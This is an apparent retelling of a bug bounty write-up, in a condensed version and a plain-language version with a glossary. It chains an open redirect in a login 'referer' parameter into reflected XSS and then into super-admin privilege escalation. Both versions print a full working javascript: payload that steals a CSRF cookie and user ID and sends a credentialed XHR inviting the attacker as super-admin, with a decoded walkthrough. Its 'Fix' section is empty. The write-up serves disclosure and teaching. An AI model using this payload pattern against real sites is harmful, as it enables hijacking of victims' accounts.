How I leveraged XSS to make Privilege Escalation to be Super Admin!
A reflected XSS vulnerability in the 'referer' parameter allowed execution of JavaScript in the context of the main application domain. The attacker used this to send a crafted request that added their email as a Super Admin to the victim's account, achieving privilege escalation.
 Published on melotover.medium.com
Hi, I’m Asem Eleraky -aka Melotover- and today I will show you how I could leverage an XSS vulnerability using XHR request to make the attacker be a Super Admin on the victim account!
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Hi, I'm Asem Eleraky, also known as Melotover, and this is the story of how I leveraged an XSS vulnerability, using an XHR request, to make an attacker a Super Admin on a victim's account.
Context
The target was a private bug bounty program, so throughout this write-up I refer to it as example.com. The application is reachable through several subdomains. The application is reachable through several subdomains, including app.example.com and api.example.com, and there is a community subdomain, community.example.com, which sits outside the program scope.
Among the functions found was user invitation: an account member can invite another person by email and assign that person a role, including a restricted privileged role or the Super admin privileged role. The request that adds a Super admin privileged user carries the current user's PID, a CSRF header and a JSON body describing the invitee and the role.
Setup
This was a private program, so the only precondition worth stating is scope: the main domain was in scope, while community.example.com was out of scope. The researcher's recon habit is to look at out-of-scope domains and check whether they have any relation to in-scope assets. No specific tools or versions are described in the report.
Finding it
While navigating the out-of-scope subdomain community.example.com, the researcher found a login button. That button redirects the user to log in on the main domain first, which is in scope, and then redirects the user back to the community subdomain. The link was checked in the browser.

Checking if there is a parameter or something related to the main scope!
That redirect flow exposed the following URL:
So there is a parameter called referer whose value is a URL. Two things were tried on it:
- SSRF. SSRF was tried, but it was redirecting to his localhost, and some SSRF payloads gave no result.
- Open redirect. This worked, and the researcher then checked whether the open redirect could be leveraged into reflected XSS. That approach worked.
The referer parameter has no validation on it, so adding the javascript schema followed by some JavaScript code works:
https://app.example.com/path/to/authenticate?referer=javascript:alert(1);//

At this point there is a P3 severity vulnerability. When an XSS affects the main domain of an application, the researcher usually looks for further exploitation to raise the severity, earn more points and money, and learn something new.
Exploitation
Step 1: enumerate functions reachable from the XSS
With JavaScript now running in a sensitive and trusted subdomain of the whole application, the next step was to check all functions in the application to see what more could be done. Two candidates stood out:
- Change the user email, a function that does not ask the user for the current password. It does, however, require the user to visit a confirmation link sent to the email address, so the PoC would be more complex. It was kept as a last choice.
- Send an invitation to any user, adding that user to the same account either as a restricted privileged user or as a Super admin privileged user. This one was chosen.
Step 2: inspect the invitation request
By checking the request that adds a Super admin privileged user, three important things were found that must be present in the request:

- The GET parameter PID of the current user.
- An X-Example-CSRF header carrying a CSRF value.
- A request body in JSON format containing the email to invite and the right role.
The obvious exploit shape, a form that posts the invitation for the attacker's email, fails for three reasons: the form would need the victim's PID, which the attacker does not have; it would need the CSRF value, which the attacker does not have either; and the request body is JSON, which an HTML form cannot produce, and a form cannot add headers at all.
XMLHttpRequest (XHR) solves the last two problems: it can send a request with a JSON body and add headers. The missing information was still missing, so more digging was needed.
Step 3: recover the missing values from cookies
Looking deeply at the request again, the cookie parameters turned out to hold very useful information: the Pid number in the USER_ID parameter and the CSRF value in the example-csrf cookie parameter.

With all the needed values available to JavaScript running on the trusted subdomain, the whole process can be written as a short script.
Step 4: the payload
The exploit is delivered by sending the victim a single link:
https://app.example.com/path/to/authenticate?referer=javascRipt%3avar+email%3d+"attacher%40email.com"%3bvar+csrf%3d+document.cookie.split('%3b+').find(row+%3d>+row.startsWith('example-csrf')).split('%3d')[1]%3bvar+pid%3d+document.cookie.split('%3b+').find(row+%3d>+row.startsWith('USER_ID')).split('%3d')[1]%3bvar+http%3dnew+XMLHttpRequest()%3bhttp.open('POST','https%3a//api.example.com/app/v1/users/add/%3fPid%3d'%2bpid%2b'%26clienttimeout=14000%26app=users%26version=1.0',+true)%3bhttp.withCredentials%3dtrue%3bhttp.setRequestHeader('X-example-CSRF',csrf)%3bhttp.setRequestHeader('Content-type','application/json')%3bhttp.send('{"users"%3a[{"email"%3a"'%2bemail%2b'","emailSent"%3atrue,"firstName"%3a"","lastName"%3a"","roleNames"%3a[],"jita"%3afalse,"expiresAt"%3anull,"primaryTeamId"%3a-1,"secondaryTeamIds"%3a[],"partner"%3afalse,"pending"%3afalse,"existingInexample"%3afalse,"hasTwoFactorBackupCodes"%3afalse,"hasTwoFactorConfigured"%3afalse,"userAssetsCount"%3anull,"scim"%3afalse}],"roleNames"%3a["super-admin"],"teamId"%3anull,"secondaryTeamIds"%3a[],"sendWelcomeEmail"%3atrue,"forceWelcomeEmail"%3atrue}')%3b
Decoded, the script does the following:
- Sets
emailto the attacker's address,[redacted]. - Reads the CSRF value from the
example-csrfcookie by splittingdocument.cookieand finding the row that starts withexample-csrf. - Reads the victim's PID from the
USER_IDcookie the same way. - Creates an
XMLHttpRequestand opens a POST tohttps://api.example.com/app/v1/users/add/with the PID appended as a query parameter, plusclienttimeout=14000,app=usersandversion=1.0. - Sets
withCredentialsto true so the victim's cookies are sent with the cross-origin request. - Sets the
X-example-CSRFheader to the stolen CSRF value andContent-typetoapplication/json. - Sends a JSON body that invites the attacker's email with
"roleNames":["super-admin"],sendWelcomeEmailandforceWelcomeEmailboth true.
When the victim visits the link, the JavaScript executes and sends the invitation to the attacker's email, making the attacker a Super admin privileged user on the victim's account.
Root cause
The entry point is the referer parameter of the authentication endpoint, which accepts a URL and performs no validation on it. Because the value is used as a redirect target, a javascript: schema is accepted and executed in the context of app.example.com, a trusted subdomain of the application. The open redirect and the reflected XSS are the same missing check seen from two angles.
The escalation then depends on two design decisions. First, the CSRF token and the user's PID are both readable from cookies by JavaScript, so an XSS on any trusted subdomain can lift them and satisfy the request's anti-CSRF requirement. Second, the invitation endpoint accepts a JSON body with an arbitrary roleNames value, including super-admin, from a request made with the victim's session.
Impact
An attacker who can get a logged-in victim to open the crafted link can add an arbitrary email address to the victim's account with the Super admin role. The report describes the outcome as the attacker becoming a Super admin privileged user on the victim account. The attack requires the victim to visit the link.
Fix
Variants to test
- Redirect parameters on authentication endpoints. Look for parameters such as
referer,redirect,return,nextorcontinueon login and SSO flows. A positive result is ajavascript:value that executes, or an arbitrary external URL that the endpoint redirects to. - Out-of-scope subdomains that hand off to in-scope login. Follow login buttons on out-of-scope assets and inspect the URL they send you to. A positive result is an in-scope endpoint that takes a user-controlled redirect target.
- Sensitive values in cookies. Check whether CSRF tokens, user identifiers or role information sit in cookies readable by JavaScript. A positive result is a token you can read with
document.cookieand replay in a header. - Privileged actions behind JSON APIs. For actions such as inviting users or changing roles, check whether the request needs only a cookie-derived CSRF header and a JSON body. A positive result is a cross-origin XHR with
withCredentialsthat succeeds and grants the requested role. - Role assignment in invitation bodies. Try requesting the highest role available in the
roleNamesfield. A positive result is an invitation created with that role rather than being rejected or downgraded.
Report timeline
- 09 Feb: Submitted.
- 11 Feb: Triaged as P2 Severity.
- 12 Feb: Bounty Rewarded.
I hope you enjoyed reading it, and I will be very happy if you have any feedback.
What happened, in plain words
A security researcher found a way to make a website run code that he wrote, inside the browser of someone who was already logged in to that website. That is the whole trick behind the attack described here. Once his code was running inside the victim's browser, it could read the victim's own login information and use it to send a request to the website's API, asking the website to invite the researcher's email address to the victim's account with the highest possible role: Super admin.
To follow the story you only need to know a few everyday ideas. A website is made of pages your browser loads. Some pages are not meant for humans but for programs: those are called APIs, and they accept requests and answer with data. When you log in, the website gives your browser a small piece of text called a cookie, and the browser sends that cookie back on every later request so the website knows who you are. A CSRF token is another small piece of text that the website expects to see attached to sensitive requests, to prove the request really came from the website's own pages and not from somewhere else. XSS, short for cross-site scripting, means a website takes something you supplied and puts it into a page in a way that lets it run as code in the browser. XHR, short for XMLHttpRequest, is the browser feature that lets code on a page send requests to a server without reloading the page.
The researcher's name is Asem Eleraky, also known as Melotover. The target was a private bug bounty program, so throughout the write-up the site is called example.com. A bug bounty program is a scheme where a company invites outside researchers to look for flaws and pays them for reporting them. A private program means only invited researchers may take part.
The application is spread over several subdomains. The application is spread over several subdomains, including app.example.com and api.example.com, and there is a community subdomain, community.example.com, which sits outside the program scope. Scope is the list of addresses a researcher is allowed to test; anything outside it is off limits.
Among the functions found was user invitation: an account member can invite another person by email and assign that person a role, including a restricted privileged role or the Super admin privileged role. The request that adds a Super admin privileged user carries the current user's PID, a CSRF header and a JSON body describing the invitee and the role. A POST request is the kind a browser sends when you submit a form or a page sends data to be stored. PID here is an identifier for the user. JSON is a text format for structured data, made of names and values in curly braces.
Setup
This was a private program, so the only precondition worth stating is scope: the main domain was in scope, while community.example.com was out of scope. The researcher's recon habit is to look at out-of-scope domains and check whether they have any relation to in-scope assets. Recon, short for reconnaissance, is the early phase of looking around a target to map what exists before trying anything. No specific tools or versions are described in the report.
Finding it
While navigating the out-of-scope subdomain community.example.com, the researcher found a login button. That button redirects the user to log in on the main domain first, which is in scope, and then redirects the user back to the community subdomain. The link was checked in the browser.
Checking if there is a parameter or something related to the main scope!
A redirect is simply the server telling the browser "go to this other address instead". The interesting part is that the address to go to is often supplied in the URL itself, as a parameter. A parameter is the part of a URL after the question mark, made of a name, an equals sign and a value, and it is how a page receives instructions from the link that led to it.
That redirect flow exposed the following URL:
Reading it piece by piece: https://app.example.com is the site, /path/to/authenticate is the page that handles logging in, and after the ? comes one parameter named referer. Its value is https%3A%2F%2Fcommunity.example.com%2F. The %3A and %2F are how a colon and a slash are written inside a URL value, a scheme called percent encoding, so the value really means https://community.example.com/. In other words, the login page takes a web address as input and, after logging you in, sends you there.
So there is a parameter called referer whose value is a URL. Two things were tried on it:
- SSRF. SSRF was tried, but it was redirecting to his localhost, and some SSRF payloads gave no result.
- Open redirect. This worked, and the researcher then checked whether the open redirect could be leveraged into reflected XSS. That approach worked.
SSRF, short for server-side request forgery, is when you trick a server into making a request on your behalf, for example to an address only the server can reach. Localhost means "this same machine", so a server redirecting to localhost is the server talking to itself. An open redirect is when a site will send you to any address you name, with no check that the address belongs to the site. Reflected XSS is when the value you put in the URL is echoed back into the page and runs as code. The researcher's habit is: if an open redirect works, test whether the same unchecked value can carry code instead of an address.
The referer parameter has no validation on it, so adding the javascript schema followed by some JavaScript code works:
https://app.example.com/path/to/authenticate?referer=javascript:alert(1);//
A schema, more often called a scheme, is the first part of an address before the colon: https for web pages, mailto for email, and javascript for code the browser should run. Because the login page accepts any scheme, it accepts javascript: too, and the browser runs whatever follows. alert(1) is the simplest possible demonstration: it makes the browser show a small pop-up with the number 1. The // at the end is a JavaScript comment marker, used to make sure nothing after the payload breaks it. Seeing that pop-up is the proof that code supplied through the URL is executing on the site.
At this point there is a P3 severity vulnerability. Severity is a rough ranking of how damaging a flaw is, and P3 is on the lower side. When an XSS affects the main domain of an application, the researcher usually looks for further exploitation to raise the severity, earn more points and money, and learn something new.
Exploitation
Step 1: enumerate functions reachable from the XSS
With JavaScript now running in a sensitive and trusted subdomain of the whole application, the next step was to check all functions in the application to see what more could be done. The key point is trust: the browser treats code running on app.example.com as part of that site, so it can do anything a normal page on that site can do, including reading the site's cookies and calling its API. Two candidates stood out:
- Change the user email, a function that does not ask the user for the current password. It does, however, require the user to visit a confirmation link sent to the email address, so the PoC would be more complex. It was kept as a last choice. PoC means proof of concept, a small demonstration that the attack really works.
- Send an invitation to any user, adding that user to the same account either as a restricted privileged user or as a Super admin privileged user. This one was chosen.
Step 2: inspect the invitation request
By checking the request that adds a Super admin privileged user, three important things were found that must be present in the request:
- The GET parameter PID of the current user.
- An X-Example-CSRF header carrying a CSRF value.
- A request body in JSON format containing the email to invite and the right role.
A GET parameter is a value placed in the URL after the question mark, as seen earlier. A header is an extra line of information attached to a request, separate from the address and the body, like the label on a parcel. The request body is the content of the request itself, the part that carries the data being sent. CSRF, short for cross-site request forgery, is an attack where another site makes your browser send a request to a site you are logged in to; the CSRF value is the site's way of checking that the request came from its own pages.
The obvious exploit shape, a form that posts the invitation for the attacker's email, fails for three reasons: the form would need the victim's PID, which the attacker does not have; it would need the CSRF value, which the attacker does not have either; and the request body is JSON, which an HTML form cannot produce, and a form cannot add headers at all.
XMLHttpRequest (XHR) solves the last two problems: it can send a request with a JSON body and add headers. The missing information was still missing, so more digging was needed.
Think of a form as a fixed paper template: it can only fill in certain boxes and cannot attach notes. XHR is more like writing the request yourself, so you can choose the body and add any labels you like. What XHR cannot do by itself is invent the victim's PID or CSRF value.
Step 3: recover the missing values from cookies
Looking deeply at the request again, the cookie parameters turned out to hold very useful information: the Pid number in the USER_ID parameter and the CSRF value in the example-csrf cookie parameter.
This is the turning point. The values the attacker could not know are sitting in the victim's own browser, in cookies that the site's JavaScript is allowed to read. Since the attacker's code is now running as part of the site, it can read those cookies too. A cookie is a small name-and-value pair the site stores in your browser; document.cookie is how JavaScript reads them.
With all the needed values available to JavaScript running on the trusted subdomain, the whole process can be written as a short script.
Step 4: the payload
The exploit is delivered by sending the victim a single link:
https://app.example.com/path/to/authenticate?referer=javascRipt%3avar+email%3d+"attacher%40email.com"%3bvar+csrf%3d+document.cookie.split('%3b+').find(row+%3d>+row.startsWith('example-csrf')).split('%3d')[1]%3bvar+pid%3d+document.cookie.split('%3b+').find(row+%3d>+row.startsWith('USER_ID')).split('%3d')[1]%3bvar+http%3dnew+XMLHttpRequest()%3bhttp.open('POST','https%3a//api.example.com/app/v1/users/add/%3fPid%3d'%2bpid%2b'%26clienttimeout=14000%26app=users%26version=1.0',+true)%3bhttp.withCredentials%3dtrue%3bhttp.setRequestHeader('X-example-CSRF',csrf)%3bhttp.setRequestHeader('Content-type','application/json')%3bhttp.send('{"users"%3a[{"email"%3a"'%2bemail%2b'","emailSent"%3atrue,"firstName"%3a"","lastName"%3a"","roleNames"%3a[],"jita"%3afalse,"expiresAt"%3anull,"primaryTeamId"%3a-1,"secondaryTeamIds"%3a[],"partner"%3afalse,"pending"%3afalse,"existingInexample"%3afalse,"hasTwoFactorBackupCodes"%3afalse,"hasTwoFactorConfigured"%3afalse,"userAssetsCount"%3anull,"scim"%3afalse}],"roleNames"%3a["super-admin"],"teamId"%3anull,"secondaryTeamIds"%3a[],"sendWelcomeEmail"%3atrue,"forceWelcomeEmail"%3atrue}')%3b
The link looks unreadable because everything after referer= is percent encoded, the same encoding seen earlier. %3a is a colon, %3d is an equals sign, %3b is a semicolon, %2b is a plus sign, %40 is the at sign, %26 is an ampersand, and the + signs stand for spaces. Decoded, the script does the following:
- Sets
emailto the attacker's address,[redacted]. - Reads the CSRF value from the
example-csrfcookie by splittingdocument.cookieand finding the row that starts withexample-csrf. - Reads the victim's PID from the
USER_IDcookie the same way. - Creates an
XMLHttpRequestand opens a POST tohttps://api.example.com/app/v1/users/add/with the PID appended as a query parameter, plusclienttimeout=14000,app=usersandversion=1.0. - Sets
withCredentialsto true so the victim's cookies are sent with the cross-origin request. - Sets the
X-example-CSRFheader to the stolen CSRF value andContent-typetoapplication/json. - Sends a JSON body that invites the attacker's email with
"roleNames":["super-admin"],sendWelcomeEmailandforceWelcomeEmailboth true.
A few of those steps deserve a plain explanation. document.cookie returns all the site's cookies as one long string, with each cookie separated by a semicolon and a space. split('; ') cuts that string into a list of individual cookies. find(row => row.startsWith('example-csrf')) picks the one whose name is example-csrf. split('=')[1] then takes the part after the equals sign, which is the value. The same three operations are repeated for USER_ID to get the PID. withCredentials = true is the setting that tells the browser to include the victim's cookies on a request going to another address, which is what makes the API treat the request as coming from the logged-in victim. setRequestHeader adds the two headers the API expects. send finally transmits the JSON body, and the + signs inside it join the fixed text with the email variable.
When the victim visits the link, the JavaScript executes and sends the invitation to the attacker's email, making the attacker a Super admin privileged user on the victim's account.
Root cause
The entry point is the referer parameter of the authentication endpoint, which accepts a URL and performs no validation on it. Because the value is used as a redirect target, a javascript: schema is accepted and executed in the context of app.example.com, a trusted subdomain of the application. The open redirect and the reflected XSS are the same missing check seen from two angles.
The escalation then depends on two design decisions. First, the CSRF token and the user's PID are both readable from cookies by JavaScript, so an XSS on any trusted subdomain can lift them and satisfy the request's anti-CSRF requirement. Second, the invitation endpoint accepts a JSON body with an arbitrary roleNames value, including super-admin, from a request made with the victim's session.
In everyday terms: the front door was left open because the login page trusted any address it was handed. The safe inside was also easy to open, because the keys to it were kept in a place the intruder could reach once inside, and the safe accepted any instruction to hand out the highest role.
Impact
An attacker who can get a logged-in victim to open the crafted link can add an arbitrary email address to the victim's account with the Super admin role. The report describes the outcome as the attacker becoming a Super admin privileged user on the victim account. The attack requires the victim to visit the link.
Fix
Variants to test
- Redirect parameters on authentication endpoints. Look for parameters such as
referer,redirect,return,nextorcontinueon login and SSO flows. A positive result is ajavascript:value that executes, or an arbitrary external URL that the endpoint redirects to. - Out-of-scope subdomains that hand off to in-scope login. Follow login buttons on out-of-scope assets and inspect the URL they send you to. A positive result is an in-scope endpoint that takes a user-controlled redirect target.
- Sensitive values in cookies. Check whether CSRF tokens, user identifiers or role information sit in cookies readable by JavaScript. A positive result is a token you can read with
document.cookieand replay in a header. - Privileged actions behind JSON APIs. For actions such as inviting users or changing roles, check whether the request needs only a cookie-derived CSRF header and a JSON body. A positive result is a cross-origin XHR with
withCredentialsthat succeeds and grants the requested role. - Role assignment in invitation bodies. Try requesting the highest role available in the
roleNamesfield. A positive result is an invitation created with that role rather than being rejected or downgraded.
Report timeline
- 09 Feb: Submitted.
- 11 Feb: Triaged as P2 Severity.
- 12 Feb: Bounty Rewarded.
I hope you enjoyed reading it, and I will be very happy if you have any feedback.
Glossary
- API: a set of addresses on a server that programs, rather than people, send requests to and get data back from.
- Bug bounty program: a scheme where a company invites outside researchers to find flaws and pays them for reporting them.
- Cookie: a small name-and-value pair a website stores in your browser and the browser sends back on later requests, so the site can recognise you.
- CSRF: cross-site request forgery, an attack where another site makes your browser send a request to a site you are logged in to; the CSRF value is the site's check that the request came from its own pages.
- GET parameter: a value placed in a URL after the question mark, passed to the page as a name and a value.
- Header: an extra line of information attached to a request or response, separate from the address and the body.
- JSON: a text format for structured data, made of names and values in curly braces.
- Localhost: the name for "this same machine", so a server redirecting to localhost is the server talking to itself.
- Open redirect: a flaw where a site will send you to any address you name, with no check that the address belongs to the site.
- Parameter: the part of a URL after the question mark, made of a name, an equals sign and a value.
- Percent encoding: how characters such as a colon or a slash are written inside a URL value, for example
%3Afor a colon. - PID: an identifier for a user, used here to tell the API whose account a request concerns.
- PoC: proof of concept, a small demonstration that an attack really works.
- POST request: the kind of request a browser sends when submitting data to be stored, as opposed to simply asking for a page.
- Private program: a bug bounty program open only to invited researchers.
- Recon: reconnaissance, the early phase of looking around a target to map what exists before trying anything.
- Reflected XSS: a flaw where a value you put in the URL is echoed back into the page and runs as code.
- Request body: the content of a request, the part that carries the data being sent.
- Role: a label attached to a user account that decides what that account is allowed to do; Super admin is the highest role in this story.
- Schema (scheme): the first part of an address before the colon, such as
https,mailtoorjavascript. - Scope: the list of addresses a researcher is allowed to test; anything outside it is off limits.
- Severity: a rough ranking of how damaging a flaw is, such as P2 or P3.
- SSRF: server-side request forgery, tricking a server into making a request on your behalf, for example to an address only the server can reach.
- Subdomain: a named part of a larger domain, such as
app.example.comunderexample.com. - XHR (XMLHttpRequest): the browser feature that lets code on a page send requests to a server without reloading the page, including custom headers and bodies.
- XSS: cross-site scripting, a flaw where a website puts something you supplied into a page in a way that lets it run as code in the browser.



